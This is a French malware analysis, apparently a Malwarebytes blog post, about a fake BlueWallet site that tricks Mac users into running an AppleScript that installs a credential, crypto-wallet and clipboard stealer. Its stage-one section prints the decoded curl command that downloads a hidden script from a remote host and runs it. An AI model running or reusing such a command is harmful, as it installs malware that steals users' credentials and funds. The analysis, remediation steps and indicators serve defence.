Un faux site web se faisant passer pour BlueWallet (un véritable portefeuille Bitcoin) cible Mac Les utilisateurs sont victimes d'une attaque simple mais efficace. BlueWallet n'a pas été compromis. Les cybercriminels ont usurpé le nom et l'identité visuelle du portefeuille Bitcoin légitime pour rendre un téléchargement malveillant crédible.
Si vous avez cherché un portefeuille de cryptomonnaies et que vous êtes tombé sur une de ces fausses pages de téléchargement BlueWallet, le site a tenté de vous piéger en vous incitant à ouvrir un fichier téléchargé dans un outil intégré de macOS et à cliquer sur « Exécuter ». Si vous avez suivi ces instructions, le logiciel malveillant a pu dérober vos mots de passe enregistrés, vos identifiants de navigation, vos portefeuilles de cryptomonnaies, vos documents et d'autres données sensibles. Il surveille également le presse-papiers à la recherche d'adresses de portefeuilles de cryptomonnaies et peut les remplacer par des adresses contrôlées par un attaquant.
Cette dernière fonctionnalité est particulièrement dangereuse. Si vous copiez une adresse de portefeuille avant d'envoyer des fonds, le logiciel malveillant peut la remplacer discrètement par l'adresse de l'attaquant. Tout semble normal à l'écran, mais l'argent est détourné.
Faut-il s'inquiéter ? Uniquement si vous avez téléchargé et exécuté le fichier. Le simple fait de consulter la page et de la fermer ne produit aucun effet. L'attaque repose entièrement sur l'ouverture du script par l'utilisateur et le clic sur « Lecture ».
Si vous l'avez exécuté, considérez la machine comme compromise et suivez les étapes ci-dessous.
Que faire si vous l'avez peut-être exécuté ?
Si vous avez ouvert le fichier et appuyé sur lecture, considérez que votre appareil a été compromis et suivez les étapes suivantes :
- Déconnectez la machine du réseau pour couper le canal de commande.
- Effectuez une analyse complète de l'appareil et assurez-vous d'utiliser un logiciel de sécurité à jour avec protection Web activée.
- Depuis un autre appareil de confiance, modifiez les mots de passe de tous les comptes utilisés sur le Mac , en commençant par les échanges de courriels et de cryptomonnaies
- Transférez vos cryptomonnaies vers un nouveau portefeuille créé sur un appareil vierge.
- Considérez les phrases et clés de départ existantes comme exposées
- Avant d'envoyer des cryptomonnaies à l'avenir, vérifiez l'adresse de destination complète caractère par caractère.
- Recherchez et supprimez les fichiers inconnus dans
~/Library/LaunchAgents - Cherchez un caché
.sysupd.shfichier dans/tmp - Faites tourner les identifiants cloud et SSH si
.ssh,.aws, ou.gnupgDes fichiers étaient présents sur la machine - En cas de doute, sauvegardez vos données et réinstallez macOS à partir d'une source fiable plutôt que de tenter une réinstallation complète.

Tu as ramassé quelque chose que tu n'aurais pas dû ?
techniques d'ingénierie sociale
L'aspect le plus intéressant de cette campagne n'est pas technique. Les attaquants n'ont pas pénétré dans le Mac ou contourner les protections de sécurité d'Apple. Ils ont persuadé leurs victimes d'exécuter elles-mêmes le logiciel malveillant.
Le faux site web guide l'utilisateur tout au long du processus grâce à une page de téléchargement convaincante, des instructions simples et même un raccourci clavier. L'attaque réussit car la victime fait confiance à ce qu'elle voit.
Face à l'amélioration constante des systèmes d'exploitation pour bloquer les logiciels malveillants, les attaquants investissent de plus en plus dans l'ingénierie sociale. Au lieu de contourner les contrôles de sécurité, ils incitent les utilisateurs à cliquer malgré leurs actions.
C’est pourquoi une habitude devient de plus en plus importante : méfiez-vous de tout téléchargement qui s’accompagne d’instructions vous invitant à l’ouvrir dans un outil de script, un utilitaire de développement ou une fenêtre de terminal et à cliquer sur « Exécuter ».
Dans cette campagne, une simple pression sur ⌘R suffisait à transformer un Mac en un voleur de mots de passe, un voleur de portefeuilles de cryptomonnaies, un pirate de presse-papiers et un outil d'accès à distance.
Analyse technique
Étape 1 : Le téléchargeur AppleScript
La page se trouve à l'adresse suivante : update-bluewallet[.]com, un nom de domaine suffisamment proche du véritable portefeuille (bluewallet.io) pour y jeter un coup d'œil rapide. La première chose que fait la page n'est pas d'attendre le consentement. Son script lance une routine de téléchargement toutes les deux secondes dès le chargement de la page, et de nouveau si le visiteur clique sur l'un des deux boutons.
Le fichier qui atterrit dans le dossier Téléchargements s'appelle BlueWallet Installer.applescript, une extension que la plupart des gens n'ont jamais vue et dont ils n'ont aucun instinct de se méfier.
La page fait alors preuve d'une ingéniosité discrète. Après un court délai, elle modifie son texte d'état pour qu'il ressemble à des instructions d'installation : ouvrez le programme d'installation, puis appuyez sur le bouton « Lecture » ou ⌘R. Elle ajoute même un petit triangle bleu de lecture pour que le texte corresponde à l'interface de l'éditeur de scripts que la victime s'apprête à voir.

La page guide la victime pas à pas dans les gestes précis nécessaires à l'exécution du fichier.
Sur les systèmes macOS modernes, une application non signée téléchargée depuis Internet est mise en quarantaine et vérifiée avant son exécution. Un simple script ouvert dans l'Éditeur de scripts et exécuté par l'utilisateur contourne cette procédure. L'utilisateur demande manuellement à un outil Apple de confiance d'exécuter du code ; il n'y a donc pas de vérification de signature susceptible d'échouer.
C’est pourquoi l’attaquant a choisi un script AppleScript plutôt qu’une application packagée : cela déplace l’action risquée des mains du système d’exploitation vers celles de la victime.
Le script AppleScript lui-même est remarquablement court. Dépouillé de ses commentaires superflus, notamment un faux numéro de version et une ligne prétendant être une « mise à niveau via Brew », il exécute une simple commande shell encodée en base64, puis demande à l’Éditeur de scripts de se fermer sans enregistrer, effaçant ainsi toute trace.

Décodée, cette commande fait ceci :
curl -s 'https://projects2026box[.]com/serve_site/confighelper_0adfeee8.sh' -o /tmp/.sysupd.sh && chmod +x /tmp/.sysupd.sh && /tmp/.sysupd.sh >/dev/null 2>&1 &Il récupère un deuxième script depuis un hôte distant, l'enregistre dans un fichier caché du répertoire temporaire, le rend exécutable et l'exécute en arrière-plan en supprimant toute sortie.
La victime ne voit rien. Le nom du fichier .sysupd.sh Il est présenté comme une mise à jour système. C'est un exemple classique de programme d'installation à plusieurs étapes : la première étape est minuscule et jetable, et son seul rôle est de récupérer la véritable charge utile.
Deuxième étape : Analyse de la charge utile
Les premières lignes établissent le mode de fonctionnement prévu du logiciel malveillant. Elles définissent umask 077 Ainsi, tout ce qu'il crée n'est lisible que par l'utilisateur compromis, puis il construit un répertoire de travail caché, nommé aléatoirement, sous /tmp semé à partir de /dev/urandom.
Sa configuration est obscurcie, mais faiblement. Une petite fonction nommée _xd parcourt une chaîne hexadécimale deux caractères à la fois et effectue un XOR sur chaque octet par rapport à une clé répétitive codée en dur : swckR9JCD2Uu.
Cette fonction décode le jeton du bot Telegram, l'identifiant de conversation, le jeton de commande secondaire et l'URL de préproduction du script lors de son exécution. Cela suffit à contrer les outils qui recherchent uniquement des chaînes de caractères en clair, mais guère plus. La clé et l'algorithme étant tous deux contenus dans le fichier, chaque valeur encodée est entièrement récupérable.
Un détail est frappant : les valeurs décodées des conversations Telegram et des conversations de commande et de contrôle sont identiques. L’attaquant utilise un seul et même canal Telegram comme canal d’exfiltration et de contrôle. Cette méthode est peu coûteuse, évolutive, chiffrée et se fond dans le trafic HTTPS ordinaire.
Tout n'est pas obscurci. Les adresses utilisées pour détourner le presse-papiers sont présentes en clair dans le fichier : une adresse Bitcoin, une adresse Ethereum et une adresse Solana. Ce sont ces adresses que le programme malveillant utilise lorsqu'il vous surprend en train de copier une adresse de portefeuille. Étant publiques sur leurs blockchains respectives, elles figurent parmi les éléments les plus utiles de l'échantillon.
Ce que le logiciel malveillant vole
Les méthodes de collecte de la deuxième étape sont exhaustives. Elles s'appuient sur six grandes catégories.
1. Navigateurs Web
Le script extrait l'historique, les cookies, les données de connexion et les favoris d'un large éventail de navigateurs, notamment :
- Navigateurs basés sur Chromium : Google Chrome Stable, Beta, Canary et Dev ; Brave ; Microsoft Edge Vivaldi ; Opera ; Opera GX ; Arc ; Chromium ; Coccoc ; et Yandex
- Navigateurs basés sur Firefox : Firefox, Waterfox, Pale Moon, Zen et LibreWolf
- Données natives du navigateur macOS : cookies Safari, historique et valeurs de formulaire
2. Portefeuilles de cryptomonnaies
Cela semble être l'objectif principal du scénario.
Il cible les applications de portefeuille de bureau, notamment Electrum, Electrum-LTC, Exodus, Atomic Wallet, Ledger Live, Trezor Suite et Bitcoin. Core , Litecoin Core DashCore, Dogecoin Core Coinomi, Monero, Sparrow, Armory, BlueWallet, Zengo, Trust Wallet, Binance Desktop et Tonkeeper.
Elle cible également les portefeuilles d'extensions de navigateur dans plusieurs écosystèmes :
- Bitcoin : Xverse, Leather, UniSat, Alby et Wizz
- Solana : Phantom, Solflare, Backpack, Nightly, MagicEden, Sollet et Slope
- Portefeuilles EVM : MetaMask, Trust Wallet, OKX, Coinbase Wallet, Rabby, Zerion, Rainbow, SafePal, Bitget, Ronin et XDEFI
- Cosmos : Keplr, Station et Cosmostation
- Autres écosystèmes : Yoroi, Lace, Petra, Martian, Suiet, Talisman, SubWallet, Braavos et Temple
3. Gestionnaires de mots de passe et outils de sécurité
Le logiciel malveillant cible le stockage local et les paramètres de plusieurs gestionnaires de mots de passe, notamment LastPass, 1Password, Dashlane, Bitwarden, Keeper, RoboForm, NordPass, Enpass, StickyPassword, TrueKey, Passbolt et Buttercup.
Il recherche également les données associées à l'authentification à deux facteurs et aux outils d'authentification, notamment Google Authenticator, Authy, Duo, Microsoft Authenticator, 2FAS et FreeOTP.
4. Applications de communication et sociales
Le script tente de copier les données de session et le stockage local de Telegram Desktop et Discord, y compris Discord Canary et Discord PTB.
5. Outils de développement et de cloud
Il recherche les identifiants et les fichiers de configuration dans le répertoire personnel de l'utilisateur, notamment :
- Configurations de l'interface de ligne de commande AWS dans
.aws - Clés SSH dans
.ssh - Clés GnuPG dans
.gnupg - Configurations Kubernetes dans
.kube - Fichiers Shell et Git, y compris
.zshrc,.zsh_history,.bash_history, et.gitconfig
6. Applications de productivité et fichiers généraux
Le script copie la base de données locale d'Apple Notes, NoteStore.sqlite.
Il recherche également des données sur les extensions de navigateur liées aux outils d'achat et de productivité, notamment Honey, CapitalOne Shopping, Rakuten, CamelCamelCamel, Grammarly, Evernote, Notion Clipper, Todoist et Google Keep.
Enfin, il analyse le Bureau, les Documents et les Téléchargements à la recherche de fichiers dont l'extension inclut .txt, .pdf, .docx, .doc, .rtf, .wallet, .key, .keys, .seed, .kdbx, .pem, et .env, sous une limite de taille.
Que fait-elle des données volées ?
Le logiciel malveillant tente de capturer directement le mot de passe du compte de l'utilisateur. osascript Une boîte de dialogue intitulée « Préférences Système » demande à l’utilisateur de saisir à nouveau son mot de passe « pour continuer ». Le script valide chaque tentative par rapport à dscl . authonly avant de l'enregistrer, elle ne s'arrête donc que lorsqu'elle dispose d'identifiants valides.
Pour l'exfiltration, il archive les données préparées avec le système de fichiers de macOS. ditto, probablement parce qu'il est toujours présent, contrairement à zipPour ne pas dépasser la limite de 50 Mo imposée par Telegram pour les fichiers à télécharger, les archives volumineuses sont divisées en morceaux de 49 Mo. split avant d'envoyer chaque pièce.
Il établit la persistance en écrivant un fichier plist LaunchAgent dans le répertoire de l'utilisateur. ~/Library/LaunchAgents, soutenu par un répertoire de support caché, et le chargeant avec launchctl L'implant se relance donc à chaque connexion.
Le détournement du presse-papiers est une boucle en arrière-plan. clip_watch Cette fonction inspecte en continu le presse-papiers, compare les formats d'adresses Bitcoin, Ethereum et Solana à l'aide d'expressions régulières, transmet l'adresse d'origine au canal de commande et de contrôle, puis remplace le contenu du presse-papiers par l'adresse de l'attaquant. pbcopy.
Cela signifie que la substitution s'effectue silencieusement entre le copier-coller.
Enfin, le logiciel malveillant peut être contrôlé de manière interactive. c2_loop interroge le bot Telegram pour obtenir des commandes et prend en charge une boîte à outils complète pour les opérateurs :
/infopour plus de détails sur le système/execpour des commandes shell arbitraires/clipboardlire le contenu actuel du presse-papiers/downloadextraire des fichiers spécifiques/exfilpour relancer le module de vol/selfdestructeffacer les traces
Cela fait du canal Telegram une liaison de contrôle à distance en temps réel, et non pas une simple transmission unidirectionnelle.
Vivre de la terre et de Telegram
Le schéma est ici familier et de plus en plus courant : s'appuyer sur des outils déjà éprouvés et fiables.
La distribution exploite l'Éditeur de scripts d'Apple. La configuration se dissimule derrière un simple XOR plutôt que dans des fichiers binaires compressés. Le canal de commande utilise l'API Bot de Telegram, capable de contourner les filtres de sortie qui signaleraient un serveur inconnu.
Aucun de ces éléments n'est novateur en soi. Leur efficacité repose sur l'assemblage de composants d'apparence légitime, de sorte qu'aucune étape ne déclenche l'alarme.
opportunités de détection
Les leçons à tirer ici portent moins sur l'appât que sur la technique elle-même.
Éditeur de script exécutant une ligne de base64 do shell script L'arrêt immédiat d'un processus constitue un signal comportemental fort et une cible de détection bien plus efficace que le fichier jetable de la première étape. Il en va de même pour un processus caché. /tmp/.sysupd.sh téléchargé par curl et lancé en arrière-plan.
Les navigateurs et les plateformes de téléchargement pourraient traiter .applescript Les fichiers provenant du web sont traités avec la même méfiance que les fichiers exécutables. De plus, Telegram demeure un outil de commande et de contrôle insuffisamment surveillé, et le signalement des abus de jetons de bots pourrait permettre de le perturber à la source.
Indicateurs de compromis
Hachages de fichiers (SHA-256)
216277bdb7998b48852024fc8b5853c3dc50b3857fd22afd1320b884bcaa0a61(BlueWallet Installer.applescript)
Indicateurs de réseau
update-bluewallet[.]comprojects2026box[.]com
adresses de détournement de presse-papiers
- BTC :
bc1qrmj4ggshddhnxx3rxwvsu8pe9ut6cgx8mx364e - ETH :
0x2B871703122064e45d77146a6D5203da3bD192FA - SOL:
8dtdRQePrKz97FszwMEa4QvptdAAcbAFs7kBojr5Mz3v
Du signalement des menaces à leur suppression.
Les risques de cybersécurité ne devraient jamais dépasser le stade de la simple mention dans les médias. Protégez vos appareils des menaces en téléchargeant Malwarebytes dès aujourd'hui .